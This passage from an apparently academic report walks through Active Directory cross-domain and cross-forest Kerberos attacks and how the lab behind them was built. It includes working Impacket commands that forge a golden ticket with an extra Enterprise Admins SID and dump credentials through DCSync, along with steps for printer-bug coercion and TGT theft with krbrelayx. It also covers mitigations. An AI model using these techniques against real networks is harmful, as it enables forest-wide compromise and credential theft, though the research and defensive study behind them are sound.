The Cross-Domain and Forest Expansion section examines how an attacker leverages trust relationships and Kerberos mechanics to extend compromise beyond a single domain and ultimately across an AD forest. We describe high-impact abuse techniques that exploit inter-domain referrals, SID history handling, and delegation semantics, showing how a single domain compromise (for example, theft of a krbtgt secret or misuse of unconstrained delegation) can be weaponized to obtain privileges in trusting domains. Each attack presents the Kerberos flows, the assumptions that make them possible, and the practical tools used in the lab.

6.8.1 The Trustpocalypse Attack

This attack relies on abusing the SID history mechanism in Kerberos authentication, and aims to compromise other domains in the same forest. To be executed, the attacker must have compromised a domain, and therefore, possesses the domain's krbtgt account hash.

In AD, accounts have an attribute that holds their SID history. This attribute was created for facilitating user account migration between domains. Upon changing domains, the user's SID also changes, since SIDs include the domain identifier. This created an issue when the migrated user would still require access to the resources from the old domain, since access to resources is granted using the principal's SID. If this was the case, administrators would have to go through each object and add the newly migrated user's SID to each object's DACL, a time-consuming process. To address this, Microsoft introduced the SID history attribute on user accounts, which stores the previous user SID and the SIDs of security groups to which the user belonged.

During the Kerberos authentication process, along with current SIDs, all SIDs stored in the SID History attribute are included in the user's PAC. This enables the user to access resources as if they were still a member of the previous domain [37].

This attack does not alter the SID history attribute of an account, but rather abuses it in the Kerberos authentication process.


The Trustpocalypse attack abuses the SID history mechanism through means of a Golden Ticket-like attack. The Golden Ticket attack is described in Section 6.7.2. The Golden Ticket attack leverages the knowledge of the krbtgt's account hash in order to forge TGTs. In a Trustpocalypse attack, this is also true, with the addition of including an SID in the `ExtraSids` field within the KERB_VALIDATION_INFO structure from the PAC. The KERB_VALIDATION_INFO and its use in forged tickets is explained in Section 6.7.2. The `ExtraSids` field in the KERB_VALIDATION_INFO holds a list of SIDs corresponding to groups in domains other than the account domain to which the principal belongs, and is used in the SID history mechanism in Kerberos.

In a Trustpocalypse attack, the attacker goes over the same ticket forging process described in Section 6.7.2. The reader should refer to that section for the detailed steps of PAC construction, signing and ticket encryption. The essential difference from the Golden Ticket attack to the Trustpocalypse attack is that the attacker will now include the Enterprise Admins security group SID in the `ExtraSids` field from KERB_VALIDATION_INFO, as well as increase the extra SID counter from the KERB_VALIDATION_INFO strucutre: the `SidCount` field. The attacker will then forge a TGT with this SID and updated SID counter.

Since the attacker includes the Enterprise Admins SID in the `ExtraSids` field of the TGT, when authenticating with the forged TGT, the attacker will be granted the same access level as Enterprise Admins, as per the SID history mechanism. Users in the Enterprise Admins group have administrator privileges not only in their own domain, but throughout every domain within the same forest. This means that forging a TGT with this SID grants the attacker the possibility to easily compromise every domain in a forest. Hence the name: Trustpocalypse.

This forged TGT can reach other domains as per inter-domain authentication behavior addressed in Section 5.1.7. Once an attacker uses this TGT to access a

resource in another domain, by sending it in a TGS_REQ message to its own domain's DC, the DC will verify that the TGT is valid (since it was forged with krbtgt's keys), and create a referral TGT containing the same information as the forged TGT, using the trust key. In a referral TGT, the trust key is used for encrypting the `EncTicketPart` section of the TGT, as well as for PAC signatures, as illustrated through Figure 14 from Section 5.1.7. This way, PACs are preserved across referrals. A trusting domain that receives this referral TGT will use the trust key to validate the TGT, and either continue the referral process (if its domain is not the attacker's target domain), or proceed to issue admin-privilege service tickets to the attacker. This way, an attacker can compromise any domain within a forest, given that intra-forest domains virtually hold mutual trusts. Figure 106 further illustrates how TGT information is maintained across referrals, a behavior that the attacker takes advantage of in the Trustpocalypse attack. Referral TGT structure and its use are discussed in detail in Section 5.1.7.



1. Attacker sends TGS-REQ with a forged TGT, requesting access to a service in Domain B.
2. The KDC from domain A accepts the forged TGT, as it was forged using the krbtgt's account credentials. Then, it retrieves the trust key established with Domain B for outgoing requests, and creates a referral TGT which includes the same contents present in the attacker-forged TGT, such as its PAC with the EAs SID.
3. KDC A sends the referral TGT to the attacker, which is now encrypted with the trust key and contains the Enterprise Admins' SID.
4.The attacker issues a new TGS-REQ to domain B, which includes the referral TGT.
5.Domain B uses the trust key that it has established with Domain A, and decrypts the referral TGT. This way, Domain B determines that the ticket is valid, and assumes the attacker holds Enterprise Admin access to its services.

Fig. 106 Simple diagram of the Kerberos referral process focused on the Trustpocalypse attack.

Another difference between a Trustpocalypse and a Golden Ticket attack, is that a Golden Ticket is used for persistence in a specific domain, while in a Trustpocalypse attack, the forged ticket is used to immediately compromise trusting domains, by leveraging a single domain krbtgt's account hash. Figure 107 illustrates how attackers can navigate different domains by leveraging this attack in an example AD environment, emphasizing the potential impact of a Trustpocalypse attack. In the Figure, it's seen that the attacker can navigate through intra-forest domains, while domains from different forests are not vulnerable by default to this attack. This is due to SID filtering, which is discussed further along this Section.




Fig. 107 Illustration of a Trustpocalypse attack scenario emphasizing its potential reach.

To practically demonstrate this attack, a scenario in which the attacker has already compromised the NORTH domain, and therefore has access to highly privileged credentials, such as krbtgt's and administrator credentials, will be presented. From compromising the NORTH domain, the attacker will then compromise the ALTAIR domain in a single attack. To do so, the attacker will craft a TGT that includes the Enterprise Admins SID, and thus have Admin privileges in ALTAIR. The Enterprise

Admins SID belongs to the Forest Root domain. This means that for this attack to work, the attacker must retrieve the Forest Root domain's SID first.

In the lab setup, ALTAIR is the forest's root domain, thus obtaining its SID is the first step of the attack. The attacker will first use the 'lookupsid.py' script from Impacket in order to retrieve its own NORTH domain's SID, as well as ALTAIR's domain SID. This process can be seen in Figure 108. Then, the attacker will simply add '-519' to ALTAIR's SID, which is the well-known Enterprise Admins' SID. Finally, the attacker uses the 'ticketer.py' script to craft a TGT that includes the EAs SID, leveraging krbtgt's NT hash. The crafting of the ticket can be seen in Figure 109, and its forging process is detailed in Section 6.7.2. Then, with this TGT, the attacker can access any existing resource or service in the forest as an administrator, compromising ALTAIR, and ultimately, the forest. The ALTAIR domain compromise is seen in Figure 110.

Fig. 108 The attacker retrieves SIDs required for crafting the ticket. First, NORTH's SID, and then, ALTAIR's SID, to which the attacker will add '-519' to craft the ticket.

```
ubuntu@ubuntu:~$ ticketer.py -nthash ca730e8a65834673602456d4e5e3ce65 -domain-sid S-1-5-21-1210244332-2048039584-519364342
-domain north.altair.local -extra-sid S-1-5-21-2537003115-1679041843-2674945269-519 attacker
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for north.altair.local/attacker
[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
[*]     EncAsRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncASRepPart
[*] Saving ticket in attacker.ccache
```

Fig. 109 The attacker crafts the ticket using NORTH's compromised krbtgt's credentials, and the EA's SID, passed as the '-extra-sid' argument

```
ubuntu@ubuntu:~$ export KRB5CCNAME=/home/ubuntu/attacker.ccache
ubuntu@ubuntu:~$ secretsdump.py -k -no-pass -just-dc-ntlm north.altair.local/attacker@chief.altair.local
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:a87f3a337d73085c45f9416be5787d86:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:20befc88d5881bb1dd004cc8e124058a:::
altair.local\marshall.eriksen:1105:aad3b435b51404eeaad3b435b51404ee:f3e80129c7bf5cb1039ffe4a8634f335:::
altair.local\lily.aldrin:1106:aad3b435b51404eeaad3b435b51404ee:23c883fc457a80ce13ec642e474d0dbb:::
altair.local\robin.scherbatsky:1107:aad3b435b51404eeaad3b435b51404ee:b4f5f25c4eae979da0ce91d00bce0886:::
altair.local\barney.stinson:1108:aad3b435b51404eeaad3b435b51404ee:ab48b179ca64fd53462c945d69d48fe1:::
altair.local\ted.mosby:1109:aad3b435b51404eeaad3b435b51404ee:8f29a0b676ddbc5c9a940c62b55f92c6:::
CHIEF$:1000:aad3b435b51404eeaad3b435b51404ee:f8eb596874389cdb5d7272cc0a6a8487:::
SIRIUS$:1103:aad3b435b51404eeaad3b435b51404ee:eeb25466fc5158662f67251650873ee3:::
NORTH$:1104:aad3b435b51404eeaad3b435b51404ee:73b16bf833de69999ac0352570eeea61:::
[*] Cleaning up...
ubuntu@ubuntu:~$
```

Fig. 110 The attacker uses the crafted TGT with the EA's SID to compromise the ALTAIR domain through a DCSync attack, effectively using EA privileges in a different domain within the same forest through the Trustpocalypse attack

This attack, however, will not work for External nor Forest trusts, with the reason being SID filtering. SID filtering is a security mechanism that filters out SIDs from outside the trusted domain. When SID filtering is enabled across trusts, any SID from a domain outside the trusted domain (the attacker's domain in this case) is ignored during authentication. So, if an attacker injects an SID from a privileged user that does not belong to the domain the attacker resides, this SID will be ignored by the trusting KDC, as if it does not exist in the ticket. The SID filtering mechanism is set by default on trusts that cross different forests, such as forest and external trusts, but in intra-forest trusts, such as parent-child, tree-root, and shortcut trusts, SID filtering

is disabled by default, providing greater interoperability over stricter security between trusted domains inside a forest.

There are different variants for this attack, but all of them rely on injecting high-privilege SIDs in tickets and sending them across intra-forest trusts.

6.8.2 Attacking Forest Trusts

This attack exploits Kerberos unconstrained delegation abuse, discussed in Section 6.6.5, in order to compromise other forests. Figure 111 illustrates this attack.

This attack leverages the fact that domain controllers are configured to perform unconstrained delegation by default. As a result, any account that allows delegation will send its TGT to the domain controller, upon using a DC service. Unconstrained delegation is discussed in Section 5.1.6.

According to Will Schroeder [119] in a post describing this attack [118], domain controller accounts are almost never in the Protected Users group account or have the USER_NOT_DELEGATED flag set to true. This means that DC TGTs can also be delegated. Due to the fact that DCs can both delegate tickets through unconstrained delegation and allow their own tickets to be delegated, they represent both a great target and an ideal enabler for unconstrained delegation abuses.

This behavior can be abused in forest trust relationships. For this attack to be possible, a bidirectional forest trust must be established between two forests (or their forest-root domains), and this trust must allow Kerberos ticket delegation across itself. This way, an attacker that has compromised Domain A can use Domain A's DC to abuse unconstrained delegation (as seen in Section 6.6.5) targeting Domain B's DC. This will result in the attacker retrieving Domain B's DC TGT, effectively compromising Domain B.

The forest trust must be bidirectional for this attack to be possible. If the trust is unidirectional, there are two possibilities:

- In the case where the attacker's forest trusts the victim forest, accounts in the attacker forest would not be able to authenticate in the victim forest, thus, they would not be able to use the Printer Bug.
- If otherwise the victim forest is the one that trusts the attacker's forest, the printer bug attack can be triggered but the victim forest would not be able to send delegated TGTs to the attacker's forest.

Both scenarios would not allow this attack to happen.

In sum, in order to execute this attack:


- The attacker has compromised a Domain Controller in domain A, and thus it has compromised domain A itself.
- Domain A has a forest trust relationship with Domain B.
- This forest trust must be bidirectional and allow ticket delegation across itself.
- The attacker then uses DC from domain A to perform unconstrained delegation abuse while targeting a DC from domain B.

This attack will result in retrieving a TGT from a trusting forest's domain controller. This TGT allows the attacker to impersonate the trusting DC and access resources throughout the trusting forest, leading to a full compromise of a whole forest. Comparing this attack with the unconstrained delegation abuse addressed in Section 6.6.5, the unconstrained delegation abuse leverages unconstrained delegation configuration within a single domain, where the attacker has compromised a domain account that's allowed to perform unconstrained delegation, and steals its own domain DC's TGT through the unconstrained delegation process. In this case, the attacker has also compromised a domain account allowed to perform unconstrained delegation, however this account is now the DC account, instead of a different, lower-privileged domain account.

To clarify, this attack could also be perpetrated by leveraging a lower-privileged domain account instead of the DC account to compromise a different forest, given

that both the attacker's domain and the victim domain trust each other, and the trust allows ticket delegation. However, accounts are rarely allowed to perform unconstrained delegation since it presents a security risk. DC accounts on the other hand, are configured for unconstrained delegation by default, and thus a DC account was used to perpetrate this attack, given that if an attacker compromises a DC account it can abuse unconstrained delegation by default. By using the DC account to abuse unconstrained delegation, the attack is more in line with what can usually be performed in AD environments. Other than using the DC account, this attack now leverages trust relationships, whereas the attack described in Section 6.6.5 does not. In sum, the attacker-compromised account that allows unconstrained delegation to be performed in Section 6.6.5 represents the DC account that the attacker has compromised in this attack. The victim from Section 6.6.5, which is the compromised account's own DC, is represented by a different domain's DC account in this scenario.

Figure 111 depicts a diagram illustrating this attack, in which an attacker, leveraging its compromised DC account, coerces victim DC's authentication. This is performed using the Printer Bug coercion method, as also seen in Section 6.6.5. By coercing authentication from the victim DC (that allows its ticket to be delegated) to the attacker's DC (which is configured to perform unconstrained delegation), the victim DC will then forward its TGT. The attacker can steal this TGT and impersonate the victim DC, thereby compromising it.



1. The attacker coerces the victim DC to authenticate itself through the Printer Bug attack
2. The victim DC authenticates itself to the attacker's DC, sending its TGT in the process
3. The attacker can the extract the victim DC's TGT and impersonate it, successfully accessing the victim's forest resources

Fig. 111 Forest trust attack scenario

To practically demonstrate, this attack was perpetrated from the CHIEF DC, targeting the KING DC. The attacker has compromised the ALTAIR domain, thus having access to credentials from all accounts, including CHIEF's.

To draw a parallel between unconstrained delegation and this attack, in Figure 12, the KING DC represents the User, while the CHIEF DC represents the front-end service. Figure 112 illustrates the Kerberos exchanges that occur during this attack which leads the attacker to retrieve KING's TGT. In Section 6.6.5, a similar Figure 62 is seen, which explains the Kerberos process in a single domain unconstrained delegation attack. Differently from what is seen in that Section, in this case, a referral must occur in which the KING account is referred to the CHIEF KDC when requesting a service ticket for 'attacker.altair.local'. This occurs in Figure's 112 third step. In this third step, a TGS_REQ identifying a service from the ALTAIR domain is sent to the SIRIUS KDC (KING). KING will then build a referral ticket using the trust key established between ALTAIR and SIRIUS (K_T) and setting 'krbtgt/altair.local' in the TGS-REP's SNAME field. In step 4, KING will then issue a TGS_REQ for the same service it did in step 3, but now the request is made to CHIEF, the ALTAIR KDC. CHIEF uses the trust key it has established with SIRIUS and successfully processes the TGS-REQ, allowing the following exchanges to occur. Other than the referral step,

the Kerberos exchanges are analogous to the ones described in Section 6.6.5 using Figure 62. Please refer to that Section for information on the other exchanges seen in Figure 112.




Fig. 112 Kerberos exchanges in this attack scenario.

As a first step in this attack, the attacker can assess if this trust is vulnerable to the attack. Figure 113 depicts information regarding the forest trust between ALTAIR and SIRIUS. Namely, it identifies trust attributes such as 'FOREST_TRANSITIVE' and 'CROSS_ORGANIZATION_ENABLE_TGT_DELEGATION' [89]. These indicate the trust is a forest trust and that tickets can be delegated across the trust, respectively. The 'CROSS_ORGANIZATION_ENABLE_TGT_DELEGATION' value represents a flag in the TDO's `trustAttributes`. This flag indicates that ticket delegation across the trust is allowed, which is a requirement for this attack, since it abuses unconstrained delegation.

```
ubuntu@ubuntu:~$ ldeep ldap -u skyler.white -p 'Password123' -d north.altair.local -s ldap://192.168.122.30 trusts
dn: CN=altair.local,CN=System,DC=sirius,DC=local
cn: altair.local
securityIdentifier: S-1-5-21-2537003115-1679041843-2674945269
name: altair.local
trustDirection: bidirectional
trustPartner: altair.local
trustType: Windows domain running Active Directory
trustAttributes: FOREST_TRANSITIVE | CROSS_ORGANIZATION_ENABLE_TGT_DELEGATION
flatName: ALTAIR
```

Fig. 113 Forest trust attributes retrieved using the ldeep tool, indicating essentially that the trust is vulnerable to this attack

The attacker can then follow a method similar to unconstrained delegation abuse (section 6.6.5):

1. Create a new SPN that's tied to the compromised account (CHIEF$).
2. Create a DNS record that resolves the host from the attacker-created SPN to the attacker's machine (In order for KING to authenticate to the attacker's machine through Kerberos, which relies heavily on DNS and SPNs).
3. Start the 'krbrelayx.py' script to listen for Kerberos messages and extract KING's TGT from the AP_REQ sent to the attacker. It uses CHIEF's Kerberos key (known to the attacker) to recover the session key required to use KING's TGT.
4. Trigger the Printer Bug coercion method targeting KING, and leveraging the newly created SPN. The Printer Bug method will leverage CHIEF's credentials as well.

Figure 114 depicts the attacker process to create a new SPN associated to CHIEF, as well as creating a new DNS record translating the new SPN's hostname to the attacker's machine. This is done through the 'wmiexec.py' script from Impacket. This script provides a semi-interactive shell on a remote Windows machine over Windows Management Instrumentation (WMI) [71]. It allows the attacker to run arbitrary commands. The attacker will leverage ALTAIR's admin credentials to use this script. When compared with the attack process described in Section 6.6.5, the attacker leveraged scripts that used the compromised account's credentials for creating new DNS records, and no new SPN creation was required in that case. In this attack, since the attacker has already compromised the DC, DC credentials can be leveraged to issue commands directly to the DC using PowerShell commands and through these commands, create a new SPN and DNS records. Impacket scripts from Section 6.6.5 can still be leveraged to perform these actions, using 'wmiexec.py' is just another way of reaching the same objectives.

Fig. 114 Attacker issued Windows commands through the 'wmiexec.py' script in CHIEF, creating a new SPN (HOST/attackingforest.altair.local) and adding the respective DNS record.

Once this step is complete, the attacker can then use the 'krbrelayx.py' and 'printerbug.py' scripts. The 'krbrelayx.py' script will listen for Kerberos messages, and take as an argument CHIEF's AES-256 key, so that the session key required to use the TGT can be retrieved from the AP_REQ message sent from KING to the attacker.

The 'printerbug.py' script coerces the KING DC to authenticate to `\\attackingforest.altair.local\print$` UNC path, negotiating Kerberos for the SPN `cifs/attackingforest.altair.local`. Since `attackingforest.altair.local` is bound to CHIEF and CHIEF uses unconstrained delegation, KING's AP_REQ includes a forwarded TGT. The hostname resolves to the attacker's IP via the attacker-created DNS record.

This way, the attacker will be able to retrieve KING's TGT. Figures 116 and 115 depict the use of 'krbrelayx.py' and 'printerbug.py' to perpetrate this attack.




Fig. 115 Using 'printerbug.py' to coerce authentication from KING to the attacker-controlled SPN, leveraging CHIEF's credentials

At this point the attacker holds KING's TGT, and can therefore compromise it, through a DCSync attack, for example.




Fig. 116 Using 'krbrelayx.py' to steal KING's TGT, once KING is coerced to authenticate to the attacker-controlled SPN, leveraging CHIEF's Kerberos key

The mitigation for this attack involves setting selective authentication between the forests, which only allows specific users to authenticate in a trusting forest. Trusting domains can deny other DC accounts from authenticating to their own domains through selective authentication, mitigating this attack scenario. Additionally, disabling Kerberos delegation across forest trusts will prevent the victim DC from sending its TGT to the attacker's forest. The latter mitigation strategy strikes as the most viable one, since domain controller accounts should be granted logon rights to ensure correct system behavior in Active Directory forests [101].

7 Building the lab environment

As mentioned earlier, the lab environment that allowed to reproduce the attacks discussed in this report was built using the GNS3 network emulator. This enabled the integration of multiple virtualization backends (QEMU and Docker) within a single topology.

As part of this work and in order to guarantee lab reproducibility, an automation solution for the GNS3 lab was also developed, using Ansible. This solution aims to eliminate the need for manual configuration of individual machines and domains, a long and bothersome process. Two main complementary components were developed for this purpose: a Python script that interacts with the GNS3 API to create the

virtual topology, and an Ansible playbook that configures the operating systems, services, and Active Directory settings. The Python script is responsible for creating a GNS3 project, add different nodes and links between them, while the Ansible script is used within that GNS3 lab in order to configure its different nodes with different vulnerabilities (Windows nodes) and offensive tool kits (Linux node).

Ansible is an open-source automation framework that allows users to automate many repetitive tasks through simple human-readable scripts, written in YAML. These scripts are called playbooks. Ansible's flexible nature allows for automating tasks across different machines, including GNS3 appliances. Through Ansible, GNS3 node configuration was automated, on both Linux and Windows hosts. The following subsections will describe the lab environment's GNS3 configuration and the automation solution process, starting with how the required GNS3 templates were built, and the roles of both the Python script and the Ansible playbook. Challenges and considerations from developing the automation solution are also discussed.

Figure 117 illustrates the automation workflow, depicting how different components interact, in a simplified manner. Namely, the Figure illustrates that the Python script is used for issuing HTTP requests to the GNS3 Server using its API, and then, within the created GNS3 lab, the Orchestrator node is responsible for running the Ansible script that will configure the lab's nodes.




Fig. 117 Automation diagram. Python script interacts with the GNS3 API to deploy the virtual topology, while the Orchestrator node runs Ansible playbooks to configure the lab machines.

7.1 GNS3 Lab configuration

Before discussing the automation solution, this section will provide the GNS3 configuration that was used to perform the attacks described in this work.

Using GNS3, the core of the AD environment was built using multiple Windows Servers virtual machines, which acted as domain controllers, member servers, and application servers. These servers were configured with distinct roles in order to replicate the complexity of a real corporate setting, including multi-domain and multi-forest configurations with trust relationships.

To complement the AD infrastructure, an Ubuntu virtual machine was included as the attacker node. This node was equipped with penetration testing and offensive security toolkits such as BloodHound, Impacket, Responder, krbrelayx and Certipy. Additionally, lightweight Docker containers were deployed for auxiliary purposes. These were leveraged to automate the provisioning and configuration of the environment through Ansible, and to provide additional access points (via SSH) to the attacker. This design choice simplified the management of the experimental setup while ensuring operational flexibility during attack simulations.

Figure 118 depicts the overall virtual topology as deployed in GNS3, including the Windows and Ubuntu virtual machines as well as the Docker containers used for automation and attacker access. In addition to these machines, a virtual Ethernet switch and a NAT node provided by GNS3 were employed to enable internal connectivity within the subnet and external access to the internet. This figure highlights the physical arrangement of the lab and how different nodes are interconnected.




Fig. 118 GNS3 Lab topology, illustrating machine's IP addresses

All machines were connected to a single flat network (192.168.122.0/24), with static IP addresses defined during provisioning. Domain controllers provided DNS resolution for the environment, while DHCP was configured exclusively for attack simulations rather than address allocation. Table 5 summarizes the group of machines used in the lab, referencing their name, OS, and main role.

Table 5 Machines in the experimental lab environment

Hostname	Operating System	Role / Purpose
CAPTAIN	Windows Server 2016	Domain Controller (Child domain)
MEMBER	Windows Server 2016	Member Server (Child domain)
CHIEF	Windows Server 2022	Domain Controller (Parent domain)
KING	Windows Server 2022	Domain Controller (Neighboring Forest)
Attacker	Ubuntu 22.04 LTS	Attacker
Attacker2	Debian-based (Docker)	Secondary SSH terminal
Orchestrator	Debian-based (Docker)	Ansible automation

7.2 Creating Ansible-Ready GNS3 templates

In order to have an automated solution for the GNS3 lab deployment, machines must be ready to receive commands through Ansible. Ansible uses different communication protocols depending on the target operating system. For Linux machines, Ansible relies on the **SSH** protocol, which is natively available and enabled on most Linux distributions. In this setup, the attacker node (the single Linux node in the environment) already included SSH by default, and no configurations were required, which eliminated the need for preparing custom Ansible-ready Linux images.

For Windows machines, Ansible leverages the **WinRM** (Windows Remote Management) protocol, a Microsoft implementation of the WS-Management standard [72]. WinRM enables remote management by allowing commands and scripts to be executed on Windows hosts. WinRM is also natively available in Windows, but it requires configuration. Before being able to configure anything in the Windows VMs, Windows had to be installed first. The attacker Ubuntu VM did not require Ubuntu installation.

The fact that Windows VMs required Windows to be installed and WinRM to be configured prompted the need of creating new QEMU images that include Windows VMs that are ready to receive Ansible commands.

These images were created using GNS3 itself. To create them, regular "Windows Server" Guest appliances from GNS3 were used as the base. These appliances can be used in GNS3, being available for installation through the GNS3 server. As Windows

Server 2016 and Windows Server 2022 machines were used in the GNS3 lab, both versions were used to create base Windows Server templates in GNS3 and nodes were instantiated into a GNS3 project. Note that since Windows Server 2016 and Windows Server 2022 machines were used, two different GNS3 templates were created, one for each OS version

From that point, Windows Server (Desktop Experience) was installed in the machines. The base GNS3 server Windows image does not have Windows installed, so this step had to be performed manually. Other than installing Windows Server, the Administrator account was created. Finally, the WinRM service was installed and configured using the `ConfigureRemotingForAnsible.ps1` script [15] as well as the WinRM utility itself.

Once these Windows VMs had Windows Server correctly installed and were ready to receive commands via Ansible using the created Administrator account, they were transformed into their own GNS3 templates. The modified VM disk was cloned into a reusable QEMU image, which could subsequently be imported back into GNS3 as a new QEMU VM template.

Once these Windows VMs had Windows Server correctly installed and were ready to receive commands via Ansible using the created Administrator account the VM was powered off and its virtual disk exported from the GNS3. The disk image was converted to a QEMU QCOW2 file for GNS3 using a command such as `qemu-img convert -O qcow2 /path/to/disk/image /path/to/template.qcow2`. The resulting QCOW2 file was then registered in GNS3 via the 'Preferences' menu. This approach allowed the creation of Ansible-ready templates that reduced repetitive setup steps and ensured consistency across multiple lab rebuilds.

To replicate the lab, users can import these custom disk images into GNS3 as templates, discarding the need for installing Windows Server or configuring WinRM

